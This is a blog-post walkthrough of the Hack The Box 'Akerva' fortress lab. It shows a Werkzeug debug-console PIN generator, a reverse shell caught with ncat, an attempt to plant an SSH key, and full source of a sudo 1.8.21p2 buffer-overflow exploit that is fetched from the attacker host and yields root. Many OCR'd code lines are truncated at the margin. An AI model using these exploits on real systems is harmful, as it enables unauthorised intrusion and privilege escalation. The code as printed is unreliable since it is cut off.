
```
Type "help", "copyright", "credits" or "license" for more inform
>>> print(0x5056b918ef)
345052354799 //Mac-id hex value
>>>
<<
<
```

We made the necessary corrections on Exploit_Code. Let's see if we can get the PIN code.

```
//EDITED EXPLOIT CODE //

import hashlib
from itertools import chain
probably_public_bits = [
        'aas',# username
        'flask.app',# modname
        'Flask',# getattr(app, '__name__', getattr(app.__class__
        '/usr/local/lib/python2.7/dist-packages/flask/app.pyc' #
]

private_bits = [
        '345052354799', # str(uuid.getnode()),  /sys/class/net/e
        '258f132cd7e647caaf5510e3aca997c1' # get_machine_id(), /
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
        if not bit:
                continue
        if isinstance(bit, str):
                bit = bit.encode('utf-8')
        h.update(bit)
h.update(b'cookiesalt')
#h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
        h.update(b'pinsalt')
        num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
        for group_size in 5, 4, 3:
                if len(num) % group_size == 0:
                        rv = '-'.join(num[x:x + group_size].rjus
                                                for x in range
                        break
```


```
        else:
                rv = num

print(rv)
//
//
```

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# python get_pin.py

"329-001-774"

<<<
<<
<
```



PIN code worked.

We access to **Python Interactive Console**. Let's create a reverse link to our own machine using the console.




```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# ncat -lvp 1515
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1515
Ncat: Listening on 0.0.0.0:1515
Ncat: Connection from 10.13.37.11.
Ncat: Connection from 10.13.37.11:58308.

aas@Leakage:~$ ls -la
```

```
ls -la
total 28
drwxr-xr-x 3 aas  aas  4096 Feb  9  2020 .
drwxr-xr-x 3 root root 4096 Feb  9  2020 ..
-rw------- 1 root root    0 Dec  7  2019 .bash_history
-rw-r--r-- 1 aas  aas   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 aas  aas  3771 Apr  4  2018 .bashrc
-r-------- 1 aas  aas    21 Feb  9  2020 flag.txt
-rw-r--r-- 1 root root   38 Feb  9  2020 .hiddenflag.txt
dr-xr-x--- 2 aas  aas  4096 Feb 10  2020 .ssh
aas@Leakage:~$
<<<
<<
<
```

We have access shell. There are two flags in the home directory. We read one of them using the LFI method. So we bought the other.

```
aas@Leakage:~$ cat .hiddenflag.txt
cat .hiddenflag.txt
AKERVA{IkNOW#=xxxxxxxxxxxxxxxx!}
aas@Leakage:~$
<<<
<<
<
```

```
aas@Leakage:~/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQ
ubGLnzxw3QmmkaeGb4sNh3XXXXXXXXXXXXXXYAZ/xK/D4nDSY1uWj/hxc4XcQZoG
FFmkrpryvvseS52xIdGiIQQ3195zZK481w== root@kali" >> authorized_ke
<xIdGiIQQ3195zZK481w== root@kali" >> authorized_keys
bash: authorized_keys: Operation not permitted
aas@Leakage:~/.ssh$ whoami
whoami
aas
aas@Leakage:~/.ssh$ which python
which python
/usr/bin/python
aas@Leakage:~/.ssh$ python -c "import pty;pty.spawn('/bin/bash')
python -c "import pty;pty.spawn('/bin/bash')"
aas@Leakage:~/.ssh$
<<<
<<
<
```

```
aas@Leakage:~/.ssh$ which python
which python
/usr/bin/python
aas@Leakage:~/.ssh$ python -c "import pty;pty.spawn('/bin/bash')"
python -c "import pty;pty.spawn('/bin/bash')"
aas@Leakage:~/.ssh$ cd
cd
aas@Leakage:~$ ls
ls
flag.txt
aas@Leakage:~$ sudo -l
sudo -l
[sudo] password for aas: AKERVA{.     _   _   _     . _

Do you think like you type?
[sudo] password for aas: AKERVA{.                  . _ _       $}

Have you considered trying to match wits with a rutabaga?
[sudo] password for aas: AKERVA{      _   _   _     . _ _       -}

sudo: 3 incorrect password attempts
aas@Leakage:~$
```

"aas" password not accepting.

```
aas@Leakage:~$ sudo --version
sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
aas@Leakage:~$
<<<
<<
<
```

"Sudo version 1.8.21p2" is vulnerable. Source: https://www.exploit-db.com/exploits/25134

```
#define _GNU_SOURCE
#include <assert.h>
#include <err.h>
#include <fcntl.h>
#include <limits.h>
#include <stdbool.h>
#include <stdint.h>
#include <stdlib.h>
#include <termios.h>
#include <unistd.h>
```

```
11
12  #define TGP_ASKPASS 0x4
13  #define SUDO_CONV_REPL_MAX 255
14
15  /* sudo 1.8.30-1 */
16  #define TGP_OFFSET_ARCHLINUX 548
17  /* sudo 1.8.21p2-3ubuntu1 (bionic 18.04) */
18  /* sudo 1.8.29-1ubuntu1 (focal 20.04) */
19  #define TGP_OFFSET_UBUNTU 624
20
21  #define KILL_OFFSET (SUDO_CONV_REPL_MAX - 1)
22  #define OVERFLOW_SIZE 1000
23  #define TGP_OFFSET TGP_OFFSET_UBUNTU
24
25  int main(int argc, char **argv) {
26    (void)argv;
27
28    /*
29     * When Sudo executes us as the askpass program, argv[1] will
30     * usually "[sudo] password for $USER: ". For simplicity, ass
31     * command-line arguments mean we've been re-executed by Sudo
32     */
33    if (argc > 1) {
34      if (unsetenv("SUDO_ASKPASS") != 0) {
35        warn("unsetenv(SUDO_ASKPASS)");
36      }
37      /*
38       * We replaced stdin with our pseudo-terminal and Sudo repl
39       * a pipe, so we need to restore these to their original va
40       * simplicity, assume that stderr still refers to our origi
41       */
42      if (dup2(STDERR_FILENO, STDIN_FILENO) != STDIN_FILENO) {
43        warn("dup2(STDERR_FILENO, STDIN_FILENO)");
44      }
45      if (dup2(STDERR_FILENO, STDOUT_FILENO) != STDOUT_FILENO) {
46        warn("dup2(STDERR_FILENO, STDOUT_FILENO)");
47      }
48      execlp("sh", "sh", NULL);
49      err(1, "execlp(sh)");
50    }
51
52    /*
53     * Unless stdin is a terminal, Sudo will use sudo_term_kill =
54     *
55     * In 1.8.25p1, this would still allow us to exploit the buff
56     * we would be forced to overwrite the signo[NSIG] array with
57     * This will unavoidably kill the target process as tgetpass
58     * signo[NSIG] and re-send the signals whose entries are non-
59     *
60     * In 1.8.26, sudo_term_eof = 0 is used which would prevent u
61     * reaching the buffer overflow.
```

```
62      *
63      * To resolve this, we allocate a pseudo-terminal (pty) for s
64      */
65     int ptyfd = posix_openpt(O_NOCTTY | O_RDWR);
66     if (ptyfd < 0) {
67       err(1, "posix_openpt");
68     }
69     if (grantpt(ptyfd) != 0) {
70       err(1, "grantpt");
71     }
72     if (unlockpt(ptyfd) != 0) {
73       err(1, "unlockpt");
74     }
75
76     struct termios term;
77     if (tcgetattr(ptyfd, &amp;term) != 0) {
78       err(1, "tcgetattr");
79     }
80
81     /*
82      * We are using a pseudo-terminal but we do not want the driv
83      * our payload as if we were entering it into an interactive
84      */
85     cfmakeraw(&amp;term);
86     /*
87      * Sudo 1.8.26 and above handles the EOF character. This is,
88      * Ctrl-D or 0x04 which is inconveniently the same as TGP_ASK
89      * avoid writing 0x04 by adding a benign flag to tgetpass_fla
90      * simpler to change VEOF to an unused character.
91      */
92     term.c_cc[VEOF] = 0xAA;
93
94     if (tcsetattr(ptyfd, TCSANOW, &amp;term) != 0) {
95       err(1, "tcsetattr");
96     }
97
98     /*
99      * Ensure that neither of the characters used in our payload
100     * characters that Sudo will treat differently.
101     */
102    uint8_t sudo_term_eof = term.c_cc[VEOF];
103    if (sudo_term_eof == 0 || sudo_term_eof == TGP_ASKPASS) {
104      errx(1, "sudo_term_eof = %u", sudo_term_eof);
105    }
106    uint8_t sudo_term_erase = term.c_cc[VERASE];
107    if (sudo_term_erase == 0 || sudo_term_erase == TGP_ASKPASS) {
108      errx(1, "sudo_term_erase = %u", sudo_term_erase);
109    }
110    uint8_t sudo_term_kill = term.c_cc[VKILL];
111    if (sudo_term_kill == 0 || sudo_term_kill == TGP_ASKPASS) {
112      errx(1, "sudo_term_kill = %u", sudo_term_kill);
```

```
113     }
114
115     const char *devpts = ptsname(ptyfd);
116     if (devpts == NULL) {
117       err(1, "ptsname");
118     }
119
120     /*
121      * To exploit the buffer overflow, the write(fd, "\b \b", 3)
122      * fail, so it is necessary to open our pseudo-terminal with
123      */
124     int ttyfd = open(devpts, O_NOCTTY | O_RDONLY);
125     if (ttyfd < 0) {
126       err(1, "open(devpts)");
127     }
128
129     /*
130      * There are two steps to our exploit:
131      *
132      *  - We want to overwrite user_details.uid = 0 so Sudo does
133      * privileges before executing the askpass program.
134      *
135      *  - We want to overwrite tgetpass_flags with TGP_ASKPASS, s
136      * re-executes us as the askpass program.
137      *
138      * Conveniently, the buffer we are overflowing is in the BSS
139      * we need to do is write TGP_ASKPASS into the least signific
140      * tgetpass_flags, and zero out the user_details struct.
141      */
142     uint8_t payload[OVERFLOW_SIZE + 5] = {0};
143     /*
144      * We need to write sudo_term_kill every KILL_OFFSET (or less
145      * remaining length and trigger the buffer overflow.
146      */
147     payload[KILL_OFFSET * 1] = sudo_term_kill;
148     payload[KILL_OFFSET * 2] = sudo_term_kill;
149     /*
150      * Use TGP_OFFSET + 2 because the 2 occurences of sudo_term_k
151      * included in the buffer overflow.
152      */
153     static_assert(TGP_OFFSET + 2 > KILL_OFFSET * 2, "TGP_OFFSET i
154     static_assert(TGP_OFFSET + 2 < KILL_OFFSET * 3, "TGP_OFFSET i
155     payload[TGP_OFFSET + 2] = TGP_ASKPASS;
156     payload[KILL_OFFSET * 3] = sudo_term_kill;
157     payload[sizeof(payload) - 2] = sudo_term_kill;
158     payload[sizeof(payload) - 1] = '\n';
159
160     if (write(ptyfd, payload, sizeof(payload)) != sizeof(payload)
161       err(1, "write(ptyfd, payload)");
162     }
163
```

```
    /* Replace stdin with our pseudo-terminal so Sudo uses it. */
    if (dup2(ttyfd, STDIN_FILENO) != STDIN_FILENO) {
      err(1, "dup2(ttyfd, STDIN_FILENO)");
    }
    if (close(ttyfd) != 0) {
      warn("close(ttyfd)");
    }

    /*
     * On Linux, /proc/self/exe is a symbolic link to the absolut
     * executable. This is more robust than argv[0], which we wou
     * expand into an absolute path.
     */
    char askpass[PATH_MAX + 1];
    ssize_t len = readlink("/proc/self/exe", askpass, sizeof(askp
    if (len < 0) {
      err(1, "readlink(/proc/self/exe)");
    }
    askpass[len] = '\0';

    /*
     * We set SUDO_ASKPASS, but do not provide -A to Sudo because
     * the buffer overflow to zero out the user_details struct be
     * the askpass program.
     */
    if (setenv("SUDO_ASKPASS", askpass, true) != 0) {
      err(1, "setenv(SUDO_ASKPASS)");
    }

    /*
     * Without -S, Sudo will use /dev/tty instead of our pseudo-t
     */
    execlp("sudo", "sudo", "-S", "", NULL);
    err(1, "execlp(sudo)");
  }
  <<<
  <<
  <
```

Now let's compile and use the exploit code. Will it work?

```
┌──(root@kali)-[~/htb/fortress/akerva/sudo-exploit]
└─# gcc -o dcr exploit.c

┌──(root@kali)-[~/htb/fortress/akerva/sudo-exploit]
└─# ls
"dcr"   exploit.c

<<<
```

```
<<
<
```

The **"dcr"** we have now compiled is transferred to the akerva computer.

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# http-server -p 80
Starting up http-server, serving ./
Available on:
  http://127.0.0.1:80
  http://192.168.44.128:80
  http://10.13.14.5:80
Hit CTRL-C to stop the server
<<<
<<
<
```

```
aas@Leakage:~$ cd /tmp
cd /tmp
aas@Leakage:/tmp$ wget 10.13.14.5/dcr
wget 10.13.14.5/dcr
--2020-08-28 14:25:17--  http://10.13.14.5/dcr
Connecting to 10.13.14.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17480 (17K) [application/x-director]
Saving to: ‘dcr’

dcr                 100%[===================>]  17.07K  --.-KB/s

2020-08-28 14:25:17 (128 KB/s) - ‘dcr’ saved [17480/17480]

aas@Leakage:/tmp$ chmod +x dcr
chmod +x dcr
<<<
<<
<
```

```
aas@Leakage:/tmp$ ./dcr
./dcr
[sudo] password for aas:
You can't come in. Our tiger has got flu
# id
id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plug
# whoami
whoami
"root"

```

```
# bash -i
bash -i
root@Leakage:/root# ls -la
ls -la
total 28
drwx------  4 root root 4096 Feb  9  2020 .
drwxr-xr-x 24 root root 4096 Dec  7  2019 ..
-r--------  1 root root    0 Dec  7  2019 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
-rw-r--r--  1 root root   26 Feb  9  2020 flag.txt
drwxr-xr-x  3 root root 4096 Feb  9  2020 .local
-r--------  1 root root  206 Feb  9  2020 secured_note.md
dr--------  2 root root 4096 Dec  7  2019 .ssh
root@Leakage:/root# cat flag.txt
cat flag.txt
AKERVA{IkNow_XXXXXXXXX!}
root@Leakage:/root#
<<<
<<
<
```

Rooted… But another file in root directory. ***"secured_note.md"***


```
root@Leakage:/root# cat secured_note.md
cat secured_note.md
R09BSEdIRUVHU0FFRUhBQ0VHVUxSRVBFRUVDRU9LTUtFUkZTRVNGUkxLRVJVS1RT
UkZGQUdJQVBWRVRDTk1ETFZGSERBT0dGTEFGR1NLRVVMTVZPT1dXQ0FIQ1JGVlZO
U1BNSUhITU9EQVVLSEUK

@AKERVA_FR | @lydericlefebvre
root@Leakage:/root#
<<<
<<
<
```

this document coded base64

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# echo "R09BSEdIRUVHU0FFRUhBQ0VHVUxSRVBFRUVDRU9LTUtFUkZTRVNGUkx

"GOAHGHEEGSAEEHACEGULREPEEECEOKMKERFSESFRLKERUKTSVPMSSNHSKRFFAGIA
<<<
<<
<
```

This is crypted text. I did a research on google. I found a site that found what the text was encrypted with. I've used it before.


Source: https://www.boxentriq.com/code-breaking/cipher-identifier




`Cipher is Vigenere.`

There is a site where I can decode this cryptography and have used it many times before. I will use it.

Source: https://www.dcode.fr/



Let's try to guess a little. I think we will find a key in the first step. I think the key is **"ILOVESPACE"**. Let's try and see if results will come out. Because it was the only meaningful word. To try the key we found now to decipher the text.



We also cracked the last password. It was a very fun machine. ❤️

Thank you for reading.

Share this:


Twitter Facebook LinkedIn Telegram Reddit WhatsApp Skype Pocket

Customize buttons

TAGGED 10.13.37.11 AKERVA FORTREESS HACKTHEBOX MASSCAN NMAP SNMPWALK SUDO_1.8.21P2 TCP UDP WFUZZ

PREVIOUS POST
Hackthebox RopeTwo Writeup – 10.10.10.196

NEXT POST
Hackthebox Worker Writeup – 10.10.10.203



doctor

View all posts by doctor →

YOU MIGHT ALSO LIKE

Hackthebox Dyplesher Writeup – 10.10.10.190

11/06/2020

Hackthebox Admirer Writeup – 10.10.10.187

17/05/2020

Hackthebox RopeTwo Writeup – 10.10.10.196

02/07/2020

ABOUT

I’m the loneliest of all time…

CONTACT

umiterkol@hotmail.com